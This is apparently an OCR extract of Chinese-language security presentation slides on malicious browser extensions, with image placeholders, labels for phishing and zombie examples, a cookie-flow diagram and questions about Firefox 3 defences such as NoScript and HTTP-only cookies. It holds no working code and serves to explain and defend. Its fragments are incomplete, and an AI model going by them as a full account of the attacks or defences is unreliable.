
偽裝實例

resizeable textarea
(phishing)

Dashboard

(zombie)


Gmail 實例



Intranet
Internet
1 HTTP (cookie)
3 HTTP (cookie)
2 HTTP (cookie)

Firefox 3 準備好了嗎？

- Firefox 3 限制了部分 extension 能力
  - 禁斷 document.write
  - 呼叫外部函式 eg: new java.net.Socket()
  - etc.
- 但是對上述攻擊保護了多少？
- NoScript ？
- HTTP-only cookies ？ (Firefox3)
- Firefox 4 ？

Greasemonkey Script ?




知己知彼
百戰不殆
孫子。謀攻篇